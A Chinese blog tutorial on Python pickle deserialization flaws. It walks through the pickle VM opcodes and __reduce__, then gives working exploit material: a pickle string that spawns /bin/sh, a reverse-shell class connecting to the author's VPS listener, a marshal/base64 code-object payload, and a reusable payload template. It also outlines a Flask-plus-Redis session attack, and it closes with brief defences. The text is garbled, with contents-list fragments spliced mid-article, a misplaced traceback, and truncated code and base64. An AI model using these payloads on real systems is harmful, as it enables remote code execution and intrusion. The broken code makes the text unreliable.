

一篇文章带你理解漏洞之 Python 反序列化漏洞

📅 Nov 12, 2018 | 📁 漏洞分析 | 📈 969 Hits

0X00 前言

在分析了 PHP 的反序列化漏洞以后我打算将这个反序列化漏洞从语言层面进行扩展，然后我就看中了 python，网上搜了一下，国内系统的讲 Python 反序列化漏洞的文章比较少，内容也是零零散散，于是我打算自己分析一下 Python 反序列化漏洞造成的命令执行和任意代码执行，然后弥补这个空缺。

0X01 Python 的序列化和反序列化是什么

Python 的序列化和反序列化是将一个类对象向字节流转化从而进行存储和传输，然后使用的时候再将字节流转化回原始的对象的一个过程。

1.用代码展示序列化和反序列化的过程：

为了看起来直观一些，我写了一个示例代码：

序列化示例代码：

```
import pickle

class People(object):
    def __init__(self,name = "K0rz3n"):
        self.name = name

    def say(self):
        print "Hello ! My friends"
```

Inhalte

1. 0X00 前言
2. 0X01 Python 的序列化和反序列化是什么
 - 2.1. 1.用代码展示序列化和反序列化的过程：
 - 2.1.1. 序列化示例代码：
 - 2.1.2. 结果：
 - 2.1.3. 反序列化示例代码：
 - 2.1.4. 结果：
 - 2.2. 2.用语言来描述序列化和反序列化的过程：
 - 2.2.1. 1.序列化过程：
 - 2.2.2. 2.反序列化过程：
3. 0X02 为什么要实现序列化和反序列化
4. 0X03 python 是怎么实现序列化和反序列化的
 - 4.1. 1.几个重要的函数
 - 4.2. 2.PVM 的组成
 - 4.2.1. 1.引擎的作用
 - 4.2.2. 2.栈区的作用
 - 4.2.3. 3.标签区的作用
 - 4.3. 3.PVM 操作码
 - 4.4. 4.反序列化流程
5. 0X04 与 PHP 反序列化的对比
6. 0X05 Python 反序列化漏洞何来
 - 6.1. 1.为什么出现反序列化漏洞
 - 6.2. 2.反序列化漏洞往往出现在什么地方
 - 6.3. 3.我们怎么利用反序列化漏洞
 - 6.3.1. 1.理论基础
 - 6.3.2. 2.实践开始

```
a=People()  
c=pickle.dumps(a)  
print c
```

结果:

```
ccopy_reg  
_reconstructor  
p0  
(c__main__  
people  
p1  
c__builtin__  
object  
p2  
Ntp3  
Rp4  
(dp5  
S'name'  
p6  
S'K0rz3n'  
p7  
sb.
```

先不要管这些乱七八糟的符号是什么(这是 PVM 虚拟机可以识别的有特殊含义的符号，我在后面会说)，我们先看一下我们认识的，可以清楚地看到 我们对象的属性 name K0rz3n 我们对象所属的类 people 都已近存储在里面了，如果了解过 PHP 反序列化漏洞，你一定知道这和 PHP 的序列化的内容大同小异，因为 PHP 也是将类名和对象的属性序列化进去的。

反序列化示例代码:

```
import pickle  
class People(object):  
    def __init__(self,name = "K0rz3n"):  
        self.name = name  
  
    def say(self):  
        print "Hello ! My friends"  
  
a=People()  
c=pickle.dumps(a)
```

6.3.3. 3.问题出现

6.3.4. 4.问题解决

7. 0X06 Python 反序列化漏洞如何防御

8. 0X07 参考

```
d = pickle.loads(c)
d.say()
```

结果：

```
Hello ! My friends
```

可以看到，我们成功通过反序列化的方式恢复了之前我们序列化进去的类对象并成功的执行了对象的方法

“ 注意：

如果我在反序列化以前删除了 People

这个类，那么我们在反序列化的过程中因为对象在当前的运行环境中没有找到这个类就会报错，从而反序列化失败。

示例代码：

```
import pickle
class People(object):
    def __init__(self,name = "K0rz3n"):
        self.name = name

    def say(self):
        print "Hello ! My friends"

a=People()
c=pickle.dumps(a)
del People
d = pickle.loads(c)
```

结果：

```
AttributeError: 'module' object has no attribute 'People'
```

2.用语言来描述序列化和反序列化的过程：

1.序列化过程：

(1)从对象提取所有属性,并将属性转化为名值对

(2)写入对象的类名

(3)写入名值对

2.反序列化过程：

(1)获取 pickle 输入流

(2)重建属性列表

(3)根据类名创建一个新的对象

(4)将属性复制到新的对象中

“ 注意：

这个对象只要能在当前环境下创建起来就能完成反序列化，否则则不能实现对象的重构

0X02 为什么要实现序列化和反序列化

和其他语言的序列化一样，Python 的序列化的目的也是为了保存、传递和恢复对象的方便性，在众多传递对象的方式中，序列化和反序列化可以说是最简单和最容易试下的方式

0X03 python 是怎么实现序列化和反序列化的

1.几个重要的函数

Python 为我们提供了两个比较重要的库 pickle 和 cPickle（其中 cpickle 底层使用 c 语言书写，速度是pickle 的 1000 倍，但是他们的调用接口是一样的，我这里就以 pickle 为例）以及几个比较重要的函数来实现序列化和反序列化

序列化：

```
pickle.dump(文件)
pickle.dumps(字符串)
```

反序列化：

```
pickle.load(文件)
pickle.loads(字符串)
```

但是底层是怎么实现的呢？这里就不得不提及 PVM(python 虚拟机)了，它是实现 Python 序列化和反序列化的最根本的东西

2.PVM 的组成

PVM 由三个部分组成，引擎（或者叫指令分析器），栈区、还有一个 Memo（这个我也不知道怎么解释，我们姑且叫它“标签区”）

1.引擎的作用

从头开始读取流中的操作码和参数，并对其进行处理,zai在这个过程中改变 栈区 和 标签区，处理结束后到达栈顶，形成并返回反序列化的对象


2.栈区的作用

作为流数据处理过程中的暂存区，在不断的进出栈过程中完成对数据流的反序列化，并最终在栈上生成发序列化的结果

3.标签区的作用

数据的一个索引或者标记

如图所示：



此处输入图片的描述

“ 注意：PVM 指令的书写规范

- (1)操作码是单字节的
- (2)带参数的指令用换行符定界

3.PVM 操作码

为了表达的清楚完整我直接附上截图

Opcode	Mnemonic	Data type loaded onto the stack	Example
S	STRING	String	S'foo'\n
V	UNICODE	Unicode	Vfo\u006f\n
I	INTEGER	Integer	I42\n

此处输入图片的描述

Opcode	Mnemonic	Description	Example
(MARK	Pushes a marker onto the stack	(
0	POP	Pops topmost stack item and discards	0
p<memo>\n	PUT	Copies topmost stack item to memo slot	p101\n
g<memo>\n	GET	Copies from memo slot onto stack	g101\n

此处输入图片的描述

Opcode	Mnemonic	Description	Example
l	LIST	Pops all stack items from topmost to the first MARK, pushes a list with those items back onto the stack	(S'string'\nl
t	TUPLE	Pops all stack items from topmost to the first MARK, pushes a tuple with those items back onto the stack	(S'string 1'\nS'string 2'\nt
d	DICT	Pops all stack items from topmost to the first MARK, pushes a dict with those items alternating as keys and values back onto the stack	(S'key1'\nS'val 1'\nS'key2'\nI123\nd
s	SETITEM	Pops three values from the stack, a dict, a key and a value. The key/value entry is added to the dict, which is pushed back onto the stack	(S'key1'\nS'val 1'\nS'key2'\nI123\ndS'key3'\nS'val 3'\ns

此处输入图片的描述

Opcode	Mnemonic	Description	Example
c	GLOBAL	Takes two string arguments (module, class) to resolve a class name, which is called and placed on the stack. Can load module.name.has.numerous.labels-style class names. Similar to 'i', which is ignored here	cos\nsystem\n
R	REDUCE	Pops a tuple of arguments and a callable (perhaps loaded by GLOBAL), applies the callable to the arguments and pushes the result	cos\nsystem\n(S'sleep 10"\ntR

此处输入图片的描述

“ 这里面要重点关注几个

- S : 后面跟的是字符串
- (: 作为命令执行到哪里的一个标记
- t : 将从 t 到标记的全部元素组合成一个元祖，然后放入栈中
- c : 定义模块名和类名（模块名和类名之间使用回车分隔）
- R : 从栈中取出可调用函数以及元祖形式的参数来执行，并把结果放回栈中
- . : 点号是结束符（图中没有，这里补充）

4.反序列化流程

序列化就是一个将对象转化成字符串的过程，这个我们能直接使用 pickle 实现，这个过程我们无需利用和分析，这里不做深究，我这里就是说一下如何进行的反序列化

我们将下面这个字符串存储为一个文件 shell.pickle

```
cos
system
(S'/bin/sh'
tR.
```

当我们使用下面这个函数对其进行加载的时候

```
>>> import pickle
>>> pickle.load(open('shell.pickle'))
```

执行结果如图所示：

```
>>> import pickle
>>> pickle.load(open('shell.pickle'))
#
#
```

此处输入图片的描述

可以看到成功返回了 sh 的 shell

我们现在来结合我们上面讲述的 PVM 的操作码看这个文件中的字符串是怎么一步一步执行的

- (1)c 后面是模块名，换行后是类名,于是将 os.system 放入栈中
- (2)(这个是标记符，我们将一个 Mark 放入栈中
- (3)S 后面是字符串，我们放入栈中
- (4)t 将栈中 Mark 之前的内容取出来转化成元祖，再存入栈中 （'/bin/sh',），同时标记 Mark 消失
- (5)R 将元祖取出，并将 callable 取出，然后将元祖作为 callable 的参数，并执行，对应这里就是 os.system('/bin/sh'),然后将结果再存入栈中

“ 注意：

其实并不是所有的对象都能使用 pickle 进行序列化和反序列化，比如说 文件对象和网络套接字对象以及代码对象就不可以

0X04 与 PHP 反序列化的对比

相比于 PHP 反序列化必须要依赖于当前代码中类的存在以及方法的存在，Python 凭借着自己彻底的面向对象的特性完胜 PHP ， Python 除了能反序列化当前代码中出现的类(包括通过 import的方式引入的模块中的类)的对象以外，还能利用其彻底的面向对象的特性来反序列化使用 types 创建的匿名对象（这部分内容在后面会有所介绍），这样的话就大大拓宽了我们的攻击面。

0X05 Python 反序列化漏洞何来

1.为什么出现反序列化漏洞

我们先来看一个 python [官方文档](#)中的介绍

如图所示：

Warning: The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

此处输入图片的描述

说的意思就是官方并不没有义务保证你传入反序列化函数的内容是安全的，官方只负责反序列化，如果你传入不安全的内容那么自然就是不安全的

2.反序列化漏洞往往出现在什么地方

这里引用勾陈安全实验室的大佬写的

1.通常在解析认证token， session的时候

现在很多web都使用redis、mongodb、memcached等来存储session等状态信息。P神的文章就有一个很好的redis+python反序列化漏洞的很好例子：<https://www.leavesongs.com/PENETRATION/zhangyue-python-web-code-execute.html>。

2.可能将对象Pickle后存储成磁盘文件。

3.可能将对象Pickle后在网络中传输。

其实，最常见的也是最经典的也就是我们的第一点，也就是 flask 配合 redis 在服务端存储 session 的情景，这里的 session 是被 pickle 序列化进行存储的，如果你通过 cookie 进行请求 sessionid 的话，session 中的内容就会被反序列化，看似好像是没有什么问题，因为 session 是存储在 服务端的，但是终究是抵不住 redis 的未授权访问，如果出现未授权的话，我们就能通过 set 设置自己的 session，然后通过设置 cookie 去请求 session 的过程中我们自定的内容就会被反序列化，然后我们就达到了执行任意命令或者任意代码的目的

3.我们怎么利用反序列化漏洞

1.理论基础

利用的关键点还是如何构造我们的反序列化的 payload，这时候就不得不提到 `__reduce__` 这个魔法方法了（注意：`__reduce__` 方法是新式类(内置类)特有的，）

关于新式类(内置类)和旧式类(自建类)，我这里简单的说一下，如果想看具体的，请转向 bendawang 师傅的这篇[博客](#)

在 python2 中有两种声明类的方式，并且他们实例化的对象性质是不同的

示例代码：

旧式类：

```
>>> class A():
...     pass
```

```
...
>>> a = A()
>>> type(a)
<type 'instance'>
```

新式类：

```
>>> class B(object):
...     pass
...
>>> b = B()
>>> type(b)
<class '__main__.B'>
```

但是 Python3 中解决了这个问题，在表现上消除了两者的差别，所以如果在 python2 中我们使用 `__reduce__` 要使用下面这种声明类的方法

好了，回到正题，我们先看一下官方是怎么介绍这个 `__reduce__` 的，

“ 当序列化以及反序列化的过程中碰到一无所知的扩展类型(这里指的就是新式类)的时候，可以通过类中定义的 `__reduce__` 方法来告知如何进行序列化或者反序列化

也就是说我们，只要在新式类中定义一个 `__reduce__` 方法，我们就能够在序列化的使用让这个类根据我们在 `__reduce__` 中指定的方式进行序列化，那这就非常好，那我们该如何指定呢？实际上关键就在这个方法的返回值上，这个方法可以返回两种类型的值，String 和 tuple ,我们的构造点就在令其返回 tuple 的时候

当他返回值是一个元祖的时候，可以提供2到5个参数，我们重点利用的是前两个，第一个参数是一个callable object(可调用的对象)，第二个参数可以是一个元祖为这个可调用对象提供必要的参数，如果你认真看上面的 PVM 的指令码，你就会发现这个返回值和其中的一个 R 指令非常的一致，（我猜测这个 R 指令码就是这个 `__reduce__` 方法的返回值的底层实现）

这时候耳边传来：“程序员还是要用代码说话，你说什么人话呢！？”，好，那我赶紧用代码证明一下我上面啰嗦的废话吧。

2.实践开始


实力代码：

```
import pickle
import os
class A(object):
```

```
def __reduce__(self):
    a = '/bin/sh'
    return (os.system,(a,))

a = A()
test = pickle.dumps(a)
print test
```

结果：



```
root@K0rz3n:~# python pic.py
cposix
system
p0
(S'/bin/sh'
p1
tp2
Rp3
.
root@K0rz3n:~#
```

此处输入图片的描述

我们先不要管这里面的 p0 p1 p2 ,我上面说过了，这个东西是一个标签，有了它只是会出现一个存入内存的操作，p 后面的数字是 key，因此对最后命令的执行没有任何影响

为了比较方便，我再把上面的那段代码拿下来

```
cos
system
(S'/bin/sh'
tR.
```

是不是没有任何区别？没错，这再次证明了我的猜测：PVM 的操作码 R 就是 __reduce__ 的返回值的一个底层实现。

我们让上面这个结果进行反序列化看一下结果


示例代码：

```
import pickle
import os
class A(object):
```

```
def __reduce__(self):
    a = '/bin/sh'
    return (os.system,(a,))

a = A()
test = pickle.dumps(a)
pickle.loads(test)
```

结果：

A terminal window with a black background. The prompt is 'root@K0rz3n:~#'. The command 'python pic.py' has been entered and executed. The output shows four lines of '#' characters, with a cursor visible at the end of the fourth line.

```
root@K0rz3n:~# python pic.py
#
#
#
#
```

此处输入图片的描述

那这样就非常的方便了，我们能利用这个 reduce 轻松构造我们想要执行的命令，甚至是执行代码（我们可以将字符串部分换成 python -c “我们要执行的代码”）

我们尝试执行代码反弹 shell

示例代码：

```
import pickle
import os
class A(object):
    def __reduce__(self):
        a = """python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET
        return (os.system,(a,))

a=A()
result = pickle.dumps(a)
pickle.loads(result)
```

我在我的 vps 上开 9999 端口进行监听

如图所示：

```
[root@myvps ~]# nc -lvv 9999
```

此处输入图片的描述

我们运行我们的代码，然后成功反弹 shell

如图所示：

```
[root@myvps ~]# nc -lvv 9999
Connection from [REDACTED] port 9999 [tcp/distinct] accepted
#
```

此处输入图片的描述

补充：

又发现了一个比较好的命令能执行 系统命令，那就是 python pty 模块

如图所示：

```
root@K0rz3n:~# python pic3.py
Traceback (most recent call last):
  File "pic3.py", line 12, in <module>
    pickle.dumps(foo.func_code)
  File "/usr/lib/python2.7/pickle.py", line 1380, in dumps
    Pickler(file, protocol).dump(obj)
  File "/usr/lib/python2.7/pickle.py", line 224, in dump
    self.save(obj)
  File "/usr/lib/python2.7/pickle.py", line 306, in save
    rv = reduce(self.proto)
  File "/usr/lib/python2.7/copy_reg.py", line 70, in _reduce_ex
    raise TypeError, "can't pickle %s objects" % base.__name__
TypeError: can't pickle code objects
root@K0rz3n:~#
```

此处输入图片的描述

3.问题出现

我们发现如果我们单纯地使用 `-c` 参数执行代码的话，好像对一些简单的代码还行，但是如果出现了一些自定义函数了，那么在格式上就比较麻烦，那么有没有一种方式可以满足我们真正执行我们想执行的任何代码的目的呢？

咦？你上面不是说 pickle 不能序列化代码对象吗？没错，pickle 的确不可以，不信我们试一试

由于python可以在函数当中再导入模块和定义函数，所以我们可以将自己要执行的代码都写到一个函数里foo()

示例代码：

```
import pickle

def foo():
    import os
    def fib(n):
        if n <= 1:
            return n
        return fib(n-1) + fib(n-2)
    print 'fib(10) =', fib(10)
    os.system('/bin/sh')
pickle.dumps(foo.func_code)
```

结果：

```
root@K0rz3n:~# python pic3.py
Traceback (most recent call last):
  File "pic3.py", line 12, in <module>
    pickle.dumps(foo.func_code)
  File "/usr/lib/python2.7/pickle.py", line 1380, in dumps
    Pickler(file, protocol).dump(obj)
  File "/usr/lib/python2.7/pickle.py", line 224, in dump
    self.save(obj)
  File "/usr/lib/python2.7/pickle.py", line 306, in save
    rv = reduce(self.proto)
  File "/usr/lib/python2.7/copy_reg.py", line 70, in _reduce_ex
    raise TypeError, "can't pickle %s objects" % base.__name__
TypeError: can't pickle code objects
root@K0rz3n:~#
```

此处输入图片的描述

4.问题解决

但是，我们还有一个利器，自从 python 2.6 起，Python 给我们提供了一个可以序列化code对象的模块—Marshal

我们可以这样让这段代码序列化，同时为了显示方便，我们选择序列化后再进行 base64 处理

示例代码：

```
import pickle
import marshal
import base64

def foo():
    import os
    def fib(n):
        if n <= 1:
            return n
        return fib(n-1) + fib(n-2)
    print 'fib(10) =', fib(10)
    os.system('/bin/sh')

code_serialized = base64.b64encode(marshal.dumps(foo.func_code))
print code_serialized
```

结果：

```

root@K0rz3n:~# python pic4.py
YwAAAAABAAAAAgAAAAAAABzOwAAAGQBAGQAAGwAAH0AAIcAAGYBAGQCAIYAAIkAAGQDAEeIAABkBACDAQ
AYAAAB0af///9jAQAAAAEAAAAEAAAAEwAAAHMsAAAAfAAAZAEAwEAChAAfAAAU4gAAHwAAGQBABiDAQ
5pAQAAAGkCAAAAKAAAAAoAQAAAHQBAAAAbigBAAAAdAMAAABmaWIoAAAAAHMHAAAAcGljNC5weVIBAAA
maWIoMTApID1pCgAAAHMHAAAAAL2JpbI9zaCgCAAAAdAIAAABvc3QGAAAc3lzdGVtKAEAAABSAGAAACgA
NC5weXQDAAAAZm9vBQAAAHMIAAAAAEMAQ8EDwE=
root@K0rz3n:~#

```

此处输入图片的描述

好，现在我们需要让这段代码在反序列化的时候得到执行，那我们还能不能直接使用 `__reduce__` 呢？好像不行，因为 `reduce` 是利用调用某个 callable 并传递参数来执行的，而我们这个函数本身就是一个 callable，我们需要执行它，而不是将他作为某个函数的参数，那这个时候怎么办？这时候就要利用我们上面分析的那个 PVM 操作码来自己构造了

我们先写出来我们需要执行的东西，实际上这里也用到了 Python 的一个面向对象的特性，Python 能通过 `types.FunctionType(func_code, globals(), '')()` 来动态地创建匿名函数，这一部分的内容可以看[官方文档](#)的介绍

结合我们之前的编码操作，我们最重要执行的是

```
(types.FunctionType(marshal.loads(base64.b64decode(code_enc)), globals(), ''))()
```

那我们现在的任务就是如何通过 PVM 操作码来构造出这个东西的执行(其实还是蛮复杂的)

这里直接给出 payload

```

ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'YwAAAAABAAAAAgAAAAAAABzOwAAAGQBAGQAAGwAAH0AAIcAAGYBAGQCAIYAAIkAAGQDAEeIAABkBACDA
tRtRc__builtin__
globals
(tRS''
tR(tR.

```

大家有兴趣可以自己根据我之前的分析来看自己也分析一下这段代码，会对你的能力有所提升，那么为了4 构造这段代码的方便性，外国大牛给出了构造 payload 的模板，

payload 模板


```

import marshal

import base64

def foo():
    pass # Your code here


print """ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'%s'
tRtRc__builtin__
globals
(tRS''
tR(tR. """ % base64.b64encode(marshal.dumps(foo.func_code))

```

结果：

我们看一下最终执行这段字符串的结果

如图所示：



```

>>> pickle.load(open('pic5'))
fib(10) = 55
# 

```

此处输入图片的描述

不仅返回了我们 feibonaqie 数列的结果，还返回了我们的 shell

上面这部分内容如果想看详细的解释，可以参考 [文章一](#) 和 [文章二](#)

0X06 Python 反序列化漏洞如何防御

- (1) 不要再不信任的通道中传递 pickle 序列化对象
- (2) 在传递序列化对象前请进行签名或者加密，防止篡改和重播
- (3) 如果序列化数据存储在磁盘上，请确保不受信任的第三方不能修改、覆盖或者重新创建自己的序列化数据
- (4) 将 pickle 加载的数据列入白名单

0X07 参考

<https://checkoway.net/musings/pickle/>

<http://bendawang.site/2018/03/01/%E5%85%B3%E4%BA%8EPython->

[sec%E7%9A%84%E4%B8%80%E4%BA%9B%E6%80%BB%E7%BB%93/](#)

<http://www.bendawang.site/2017/03/21/python%E6%B7%B1%E5%85%A5%E5%AD%A6%E4%B9%A0%E4%B8%80->

%EF%BC%9A%E7%B1%BB%E4%B8%8E%E5%85%83%E7%B1%BB%EF%BC%88metaclass%EF%BC%89%E7%9A%84%E7%90%86%E8%A7%A3/

<http://www.polaris-lab.com/index.php/archives/178/>

<https://xz.aliyun.com/t/2289>

<https://blog.csdn.net/yanghuan313/article/details/65010925>

<https://www.cnblogs.com/wfzWebSecuity/p/9401677.html>

<http://blog.knownsec.com/2015/12/sqlmap-code-execution-vulnerability-analysis/>

https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_Slides.pdf

https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_WP.pdf

https://blog.csdn.net/sinat_29552923/article/details/70833455

<https://blog.nelhage.com/2011/03/exploiting-pickle/>

<https://segmentfault.com/a/1190000013099825>

<https://segmentfault.com/a/1190000013214956>

📎 web安全 漏洞分析

◀ ThinkPHP5 的简单搭建和使用

一篇文章带你理解漏洞之 SSTI 漏洞▶